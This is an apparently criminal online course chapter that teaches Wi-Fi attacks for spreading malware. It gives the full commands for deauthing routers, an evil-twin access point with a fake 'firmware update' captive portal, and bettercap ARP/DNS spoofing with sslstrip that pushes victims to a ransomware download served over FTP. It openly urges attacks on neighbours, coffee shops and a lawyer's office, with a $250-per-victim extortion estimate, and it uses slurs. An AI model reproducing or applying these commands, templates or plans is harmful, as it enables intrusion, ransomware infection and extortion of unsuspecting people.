HackTown
Cyber Criminal University - Home

You are not logged in. You will only be able to access the courses in GREEN from the course list.
Chapter 9 - Methods to Rule
All of the code you need to copy and paste into Terminal or the Command Prompt will be RED. So anytime you see something in RED you know that it's syntax code and should be entered into Kali, Terminal, Windows Command Prompt, etc.

It's recommended to use a fresh Kali VM when testing between tools or using multiple tools in the wild. You should have a Snapshot of a fresh Kali VM with all the pre-requisites already installed so it's easy to switch on the go.
At this point you should be familiar with launching a fake AP using wifipumpkin3 and DoSing a router with mdk4/aircrack-ng suite. As always practice does make perfect. If you're launching these type of attacks while at a local coffee shop it's a good idea to design the landing page to appear from the coffee shop itself. The more creative you are with the design of your custom webpages the more believable it'll appear to the people you're targeting. Remember, the more professional looking your landing pages are the better.
Our goals are to infect the people around us with our malware for shits and giggles. You can either launch a MiTM attack against others while on the same network as them or you can DoS their Wi-Fi router bringing up our fake AP with a social engineering developed captive portal to help deliver our malware.
Different scenarios will dictate which way you go and these methods don't always work 100% for many reasons.
DoS Wi-Fi router captive portal method
First, find out the IP of your Kali VM so you can change the IP in the example below. We'll create our own custom captive portal that will be served up to the people who join our fake AP in order to social engineer them into doing XYZ on our behalf. Such as downloading malware. Let's do this now by simply editing one of the default captive portals that comes with wifipumpkin3 called "DarkLogin".
If you wanted to you can follow the proper instructions at:
https://wifipumpkin3.github.io/docs/getting-started#proxies
Using Terminal in Kali:
sudo gedit /usr/share/wifipumpkin3/config/templates/DarkLogin/templates/login.html
Delete everything in that file first before copying and pasting everything in ORANGE and change everything in BLUE to reflect the details you want. Save and exit the file.
<html>
<head>
<title>Wi-Fi Router name</title>
<style>
<body, ul, li { font-family:Arial, Helvetica, sans-serif; font-size:14px; color:#737373; margin:0; padding:0;} .content { padding: 20px 15px 15px 40px; width: 500px; margin: 70px auto 6px auto; border: #D52B1E solid 2px;} .blocking { border-top: #D52B1E solid 2px; border-bottom: #D52B1E solid 2px;} .title { font-size: 24px; border-bottom: #ccc solid 1px; padding-bottom:15px; margin-bottom:15px;} .details li { list-style: none; padding: 4px 0;} .footer { color: #6d90e7; font-size: 14px; width: 540px; margin: 0 auto; text-align:right; } </style>
</head>
<body>
<center>
<div class="content">
<div class="title" id="msg_title"><b>Wi-Fi Router Firmware Update Required</b></div>
<ul class="detailia">
<div id="main">
<div id="msg">
<li><b>Internet access has been blocked for safety.<br><br> Please download and install the new critical firmware for XYZ router:<br> XYZ router:</b><span class="url"><a href="http://YOUR_IP:9000/Firmware_Update.exe"><b>Firmware Update</b></a></span><b></b></li>
</div>
</ul>
</div>
<div class="footer">XYZ Router <b>Firmware Update</b></div>
</center>
</body>
</html>
http://YOUR_IP:9000/Firmware_Update.exe is the name of your malware, RAT, ransomware, etc. which will be hosted on your Kali VM using a separate webserver running on port 9000 so your victims can download it.
If you don't have a .exe to test with simply create a file and rename the file to "Firmware_Update.exe" in order to follow along in this example.
We can access it from the "proxies" section under "DarkLogin". We totally skidded out here hard and just changed the HTML content for that captive portal. Once we launch our attack our victims will be presented with the custom captive portal we have just set up. When creating your own captive portals it's important to apply your social engineering skills to your captive portal HTML content to get them to do whatever it is your goal may be. Spend some time on developing the HTML content of it and put efforts into it. These examples are just basic trash but the point is to show you the basics so you can expand on them. Make your HTML and social engineer attacks believable!
Alright now we have our custom captive portal all setup we're going to use mdk4/aircrack-ng suite to DoS the Wi-Fi router and bring up our fake AP with wifipumpkin3. Our goal is to take their router offline and create a fake AP with the same Wi-Fi network name so other people are able to join it when they trouble shooting their shit leading them to our fake AP with the same name of their network. Got it?
Router DoS
It's best to target your own Wi-Fi router when testing this all out to determine if the following techniques are even capable of taking down your own router. Again, test everything out on yourself so you get the feel for it all and to make sure your attacks are working as expected. Personally, I found most of the time my attacks were successful against home routers to small business type of networks and didn't encounter too many problems. Just needed patience. As long as I was close enough to the target Wi-Fi network (store, house, building, etc.) or using a proper antenna directing it towards my target(s) of interest I had good success with these techniques. Try it on yourself and then move onto your your neighbours before headed out to target that business! They won't notice you knocked their Wi-Fi out for 5 minutes don't worry :)
Test things out before launching them against others in the wild. Don't be a fucking lemming!
We'll first need to DoS the target Wi-Fi network router and bring it offline.
I'll be using (2) Alfa network cards being wlan0 and wlan1.
sudo airmon-ng check kill
sudo airmon-ng start INTERFACE
Example: sudo airmon-ng start wlan0
Now we want to search for the Wi-Fi network we want to target and obtain the BSSID.
sudo airodump-ng INTERFACE
Once you have found the BSSID of your target you can hold "CTRL" and hit the letter "C" on your keyboard.

As you can see in the screenshot above the DeadZone Wi-Fi network has a BSSID of "E8:FC:AF:8C:3E:68" which is the information we will need in order to knock the router offline.
It's now time to a launch a DoS attack against the Wi-Fi router in an attempt to de-authenticate everyone connected to it essentially kicking them off the network and preventing anyone from joining it again. Most personal home routers won't be able to withstand this type of attack for too long but there are so many Wi-Fi routers out there so you'll figure out what works for you where ever you are as you go. This technique will work or it will not.
Once you've launched a DoS attack against a Wi-Fi router wait at least 3-5 minutes before launching your fake AP with wifipumpkin3 to ensure the target Wi-Fi network is down. Eventually someone will notice their Wi-Fi network is down and they'll begin to search for it and will find their Wi-Fi network which is your fake AP. As soon as they connect to it they'll be presented with your captive portal page which you'll design to phish their credentials for XYZ or deliver malware right to their faces.
DoSing a router can take 3-5 minutes or longer depending on the router make and model. When testing this out against your own home router see how long it takes to knock yours offline.
Our target network Deadzone has a BSSID ID of E8:FC:AF:8C:3E:68.
In Terminal in Kali VM:
sudo mdk4 INTERFACE a -a E8:FC:AF:8C:3E:68
sudo aireplay-ng --deauth 0 -a E8:FC:AF:8C:3E:68 INTERFACE
Examples:
sudo mdk4 wlan0 a -a E8:FC:AF:8C:3E:68
sudo aireplay-ng --deauth 0 -a E8:FC:AF:8C:3E:68 wlan0
Leave your one Alfa network card DoSing the router while using your second Alfa card to bring up your fake AP.
Once you notice the router is offline bring up your fake AP with wifipumpkin3 using your other Wi-fi network card.
Open a new Terminal window in Kali:
sudo wifipumpkin3 -i INTERFACE
set ssid Wi-Fi_Network_Name
ignore pydns_server
set plugin sniffkin3 false
set proxy captiveflask
start
Open a new Terminal window in Kali:
Leave wifipumpkin running and open a new window.
Navigate to the directory where "Firmware_Update.exe" is and type:
sudo python3 -m http.server 9000
This will run a webserver on port 9000 so your victims are able to download your malware so they can party too. All you have to do is keep this window open and when someone downloads your file you'll see the GET request here. CTRL+C when you want to shut this all down and type "stop" in the wifipumpkin3 console when you've infected as many people as you think possible.
Just chill and relax waiting patiently for people to connect your fake AP waiting to see if they fall for your trap.
Things to note are:
There are so many computers out there with people using so many different web browsers so keep in mind each device will behave somewhat differently with these attacks.
It's a good idea to code your webpages to recognize specific devices to display specific HTML content for that device with social engineering in mind (IE: if mobile device is used then your landing page contains instructions to use a computer and not mobile or is just a phishing page or whatever the fuck you decide here). Again, make everything appears as professional as possible.
Most time these attacks work perfectly the FIRST time and tend to fuck up multiple times when testing. Updated Windows computers sometime display the captive portal properly and sometimes it does not whereas sometimes there can be quite a delay before the victim gets presented the captive portal. This will depend on their computer as I've had mixed results during testing but decent results launching this in the wild. Social engineering is absolutely key here when designing the HTML content for the captive portal.
Victims that connect to your fake AP are still able to browse the Internet until randomly they get prompted with your captive portal or re-directed to it within their web browser. Some people will just close the window and others will not. In my experience it depends on how much they'll be prompted by your captive portal but of course this depends on many factors.
Updated macOS computers should be prompted right away with the captive portal and will be able to download files with no difficulties.
This is where I'm going to leave it as you'll have the basics down to create your own madness. I want you to just create a fake AP with wifipumpkin3 with your captive portal file download web page using the template above and test different devices connecting to it using any devices you have lying around your house (laptops, mobile devices, etc.). This way you can understand exactly how that OS/web browser displays your attacks and then code your HTML with your social engineering attacks in my mind. Hopefully this all makes sense. It should and will make sense the more you test these attacks against yourself and understand their weaknesses and benefits.
Use a fresh Kali VM between using tools to avoid problems!
This method of attack currently works on and off. Understand nothing will work 100% but this will give you best opportunity.
Remember, use a new Private window when testing this on your target machine or clear your browser cache/cookies and saved data after visiting your fake AP. These attacks are being launched for the first time against your targets which will function as expected but when testing it a lot of people have problems when using the same browser over and over and it doesn't work as expected. Make sure you're using a New Private browser and clear the browser cache!
Already connected to a network method
With this next attack we're going to try and intercept ALL web requests re-directing the people on the same network as us to our web server. Our goal in this attack is to completely fuck up everyone's Internet connection who's connected to the same network as you. You can either target one person on the network or the whole network. However, if you're targeting the whole network expect people to raise their eyebrows when everyone at the coffee shop experiences the attack at the same time. The main goal with this attack is forcing people to visit our web server and present them with our attack landing webpage we've designed in order to deliver malware or for phishing purposes.
We know that since we're intercepting ALL web requests we need to deliver the malware over a different protocol so people are able to download it. Does this make sense? Since they would try to download ransomware.exe over HTTP/HTTPS they will always be displayed your landing page instead of actually downloading your malware. For that reason we'll deliver our malware over File Transfer Protocol (FTP). Stupid but super easy for hackers at all levels for a no hassle malware delivery method to your targets.
Alright let's get into it.
Like everybody else when we're browsing the Internet and all of a sudden webpages aren't loading we develop certain habits in order to "test" our Internet connection. When our web browser fails to load any website we all have these things/habits we do in order to see if our computer is working and that we have Internet connection. For example, think of what you do when all of a sudden your Internet stops working while you're browsing the Internet. Maybe you check to see if you're still connected and the quality of your connection. Some people may enter random letters on their keyboard into the URL bar and hit enter to see if anything loads, some people will visit known websites or bookmarked sites, refresh the page, etc. I know most would ping out to see if anything is getting out but the average person has certain habits.
1) Check to make sure they're still connected to the Wi-Fi network.
2) Try and visit any website to see if they can connect to it.
3) Troubleshoot the Internet connectivity to the best of their abilities.
4) Wait for it to resolve itself.
5) Grab a gram of the best heroin possible and fade out for an hour or so.
This is where this next type of attack comes into play. The people on the network had Internet connectivity, you showed up, connected to the network, and now their Internet connection no longer works. It's at that moment when you're attack is waiting for them.
Remember you just don't want to walk into a place with a dark hood and HACK ME TITS sticker on your laptop. More be thinking of sitting at whatever location with Wi-Fi and compromising the business or thing of interest across the street. You should be thinking about investing more money into your Wi-Fi hacking gear by purchasing more Alfa networks cards and proper antennas.
Quick story. Friend and me growing up always talking about buying a van like the federal agents have. You know those in the movies that couple of dudes in the back hacking away. We would joke about making that our "work" space with antennas sticking out everywhere on the whole thing. Pretty much the same Wi-Fi hacking setup those Russians had from Act I. Refresh your minds.
Anyways, we thought we would park the van where we could in a Neighborhood, hack all the home Wi-Fi networks in the area, compromise their routers, re-direct everything to our "Router Firmware Update" webpage which delivers ransomware to them. If you made this a 9-5 type job how many infections could you get per day?
For arguments sake let's say 30 people you're able to compromise per day. Ask $250 USD for them to get their files back and adjust accordingly. $7,500 USD per day potential? You see. Depending on what type of cybercriminal you aim to be will dictate your income. You may need to invest into whatever setup you think you might need to be successful but make no mistake you need some sort of HQ. Let's get the fuck back on track.
We want to intercept all web browser requests forcing everyone on the network to be re-directed to our web server and entice them to download our malware. The example below is a basic example but you'll be able to modify it to fit whatever you're trying to accomplish. As stated before you want to tailor these attacks to the people you're after and social engineer them into downloading your malware. This is out of scope for this guide as I cannot teach creativity.
When you can't get onto a network we can DoS the router and use wifipumpkin3 to help deliver our malware.
Open a Terminal window in Kali:
cd /var/www/html
sudo gedit index.html
Paste everything in ORANGE into the file, save, and exit the file.
<head>
<title>Wi-Fi Router name</title>
<style>
<body, ul, li { font-family:Arial, Helvetica, sans-serif; font-size:14px; color:#737373; margin:0; padding:0;} .content { padding: 20px 15px 15px 40px; width: 500px; margin: 70px auto 6px auto; border: #D52B1E solid 2px;} .blocking { border-top: #D52B1E solid 2px; border-bottom: #D52B1E solid 2px;} .title { font-size: 24px; border-bottom: #ccc solid 1px; padding-bottom:15px; margin-bottom:15px;} .details li { list-style: none; padding: 4px 0;} .footer { color: #6d90e7; font-size: 14px; width: 540px; margin: 0 auto; text-align:right; } </style>
</head>
<body>
<center>
<div class="content">
<div class="title" id="msg_title"><b>Wi-Fi Router Firmware Update Required</b></div>
<ul class="detailia">
<div id="main">
<div id="msg">
<li><b>Internet access has been blocked for safety.<br><br> Please download and install the new critical firmware for XYZ router:<br> XYZ router:</b><span class="url"><a href="Firmware_Update.exe"><b>Firmware Update</b></a></span><b></b></li>
</div>
</ul>
</div>
<div class="footer">XYZ Router <b>Firmware Update</b></div>
</center>
</body>
</html>
Firmware_Update.exe would be your RAT, ransomware, etc. located in /var/www/html
By running the sequence of commands below we can give ourselves the best chance at re-directing people to our phishing or malware delivery webpage. Before we go ahead and do that it's important to understand the downfalls of this attack and that every browser, OS, and user acts differently.
First let's add some configuration to our nginx web server to help re-directing all error codes to our malicious page.
In Terminal type:
sudo service apache2 stop
sudo service nginx stop
sudo rm /etc/nginx/sites-available/default
sudo rm /etc/nginx/sites-enabled/default
sudo gedit /etc/nginx/sites-available/default
Copy and paste everything in ORANGE, save and then exit the file.
server {
listen 80 default_server;
root /var/www/html;
error_page 500 502 503 504 404 /index.html;
location = /index.html
{
internal;
}
server_tokens off;
index index.html index.php index.htm index.nginx-debian.html;
server_name _;
}
sudo ln -s /etc/nginx/sites-available/default /etc/nginx/sites-enabled/
sudo service nginx restart
For this example:
My attacker computer IP is 192.168.2.233
My target computer IP is 192.168.2.100
Open a new Terminal window in Kali:
sudo service apache2 stop
sudo service nginx restart
sudo bettercap
All the following commands below are to be entered into the bettercap window.
net.probe on
Wait 30 seconds for it to discover network hosts.
net.probe off
net.show
This will show you the targets on the network. Pay attention for your targets IP.
set arp.spoof.targets TARGET_IP
My example:
set arp.spoof.targets 192.168.2.100
To attack the whole network:
set arp.spoof.targets *
set arp.spoof.fullduplex true
set arp.spoof.internal true
set https.proxy.sslstrip true
set dns.spoof.domains *
set dns.spoof.address ATTACKER_IP
My example:
set dns.spoof.address 192.168.2.233
set dns.spoof.all true
https.proxy on
arp.spoof on
dns.spoof on
Leave the bettercap window running.
This attack is the best chance at re-directing people to our phishing or malware delivery webpage. It's important to understand the downfalls of this attack as every browser, OS, and user acts differently. For the most part this attack will break most HTTPS websites and people's web browsers will constantly prompt them with warnings. Any HTTP requests will be re-routed to our attacker page with some help with the popups. If anything is typed into the URL bar with some browsers when running this attack it will recommend the HTTP version of what they're looking for and "help" the victim navigate to our web attack page which is great for us!
Once you get this attack up and running try multiple different web browsers to see what would be displayed or presented to your victims.
In order to deliver your malware in the future you would need to edit /var/www/html/index.html to reflect your own file.
For this example the ransomware I want to send is "DANGER.exe" and the file is located in "/var/www/html" which is where we have our web server directory. If you had a RAT you would need to put the file into the "/var/www/html" directory and adjust the filename in /var/www/html/index.html to reflect your own RAT executable name. Obviously!
We're going to navigate to /var/www/html and run a FTP server delivering the contents of that directory and we're going to alter /var/www/html/index.html to reflect our executable name. This will allow the target to download our malware over FTP since we're re-directing everything web related on the network.
Open a new Terminal window in Kali:
cd /var/www/html
python3 -m pyftpdlib -w
This will run a FTP server on port 2121. Leave this window running.
If you're familiar with python the above command "python3 -m pyftpdlib -w" is the "python3 -m http.server 80" equivalent but for FTP. In a nut shell it's a super easy way of bringing up a FTP server without config files and shit. You can script all this shit so it's automatic depending on your coding levels. Basic shit commander Cobra.
Open a new Terminal window in Kali:
sudo gedit /var/www/html/index.html

Change "Firmware_Update.exe" on line 19 to "ftp://ATTACKER_IP:2121/YOUR_FILE.exe"
My Example in the screenshot below:
ftp://192.168.2.233:2121/DANGER.exe

Save the file and close it.
Now that we have the /var/www/html/index.html file configured. You would need to replace DANGER.exe with your RAT filename. This should be obvious! The attack is ready. In the future you'd want to run the FTP server before using bettercap.
This attack will try to break all HTTPS and HTTP websites the victim is trying to browse and hopefully re-direct them to your web server with your malware/ransomware waiting to be downloaded over FTP. Is this discreet? Not really no. This is why you need to develop a plan and social engineer the people on the network to download your malware. The average user shouldn't notice anything at all but FTP is a plaintext protocol so anyone sniffing the network traffic (more important on corporate networks) would be able to see an executable being downloaded over the network. Again, your targets should be selected and your cyber-attacks targeted. I don't think any home network or small business is investing into network monitoring. Let's be serious.
You can now launch these types of attacks at your local coffee shop, kick back, relax while sipping your latte reading the paper waiting for people to download your malware.
OR
You could be aiming your directional antenna at a lawyer's office from your balcony to compromise their Wi-Fi network and cause a little MiTM ransomware fuckery problem for them. Whatever man think about what type of hacks that you can do with this type of mindset. Make hacking financially benefit you wherever the fuck you are in the world.
Usually I would run this attack for an hour before stopping it but whatever works for you. Anyone who's connected to the network will either be tricked into downloading malware or be forced to disconnect out of pure frustration. That's a 50/50 of what will occur. They will have difficulty with their Internet access and might be tricked into downloading malware in frustration to gain Internet access. Obviously this isn't going to work 100% of the time but you'll infect more people than you think. If you have functioning ransomware infecting 3-5 people a day is profitable none the less. Aim for a little each day here and there. World domination later.
The success of this attack will come down to the creativity and legitimacy of the webpage you're re-directing people to. If the webpage looks like shit and looks like it was coded by a 5-year-old child then expect people to question the legitimacy of it. Whereas, if you're doing this on a small business corporate network you would want to include the company logo along with something along the lines of "Please update your system to install our VPN program for encrypted Internet access while on this network" and make the webpage look professional giving it legitimacy. This is crucial when it comes to success. Make sure there are no spelling errors, grammar errors, etc. and make the landing web page people are being re-directed to appear very legit.
If you're on a Starbucks network re-direct people to a Starbucks rewards website offering the new Starbucks App to get Internet access. Be creative man I cannot teach creativity so this is all on you!
All of that being said you'll soon come to realize that many people aren't going to download VIRUS.exe and that most web browsers will potentially block the download of a known malicious file. What malware did you purchase? Did you buy a crypter for it? Decent or trash ransomware you have? A pain in the ass I know but you need to invest into proper malware too! Invest into yourself comrades come on.
Here's some of my methods.
There are times when I make my landing attack webpages developed in a way to appear as an "Internet User Agreement" webpage. Like any "User Agreement" people on the network must click "Accept" in order to get access to the Internet. Imagine you work at a small company and an "Internet Usage User Agreement" prompts you while browsing the Internet using your work computer at the start of your day. Your goal should be aiming for the lowest hanging fruit employee or person as most will click and follow the "company" directions. :)
Creativity friends is the key to infecting the hordes of retards out there.
If I'm doing this against a home network I tailor it to the specific make/model of their router or their Internet Service Provider (ISP).
In both cases just talked about when they click on "Accept" on the landing webpage they are prompted to download "User_Agreement.doc". Of course, this is a malicious Microsoft document that once ran will infect the target with my malware. Most people understand what a User Agreement is and usually know they need to click "Accept" somewhere in order to get Internet connectivity and doing this in a document is more familiar then downloading a file called "DANGER.exe". Creativity yes?
Take note. Malicious macros are no longer a thing since Microsoft finally fixed that so you would need to deliver your malware through a .zip file or some sort of ClickFix attack which you'll learn about later on.
You have to modify your attacks these days and cannot rely on sending a .exe without problems. Specially if it's malware and not code signed, flagged by AV, and whole other fucking nuisances.
By finishing this course you're now able to MiTM people on the network and re-direct them to your attack landing page. You could put whatever webpage you desire to your victims. Obviously, this could be a phishing page or similar. You should now be aware that if you're performing a MiTM attack on the network with a phishing expedition or re-directing anything that has HSTS enabled you will not be successful. However, you can intercept HTTPS traffic but the victims will be presented with warnings and need to click through them so it's best to deliver them to where your malware/ransomware is waiting for them.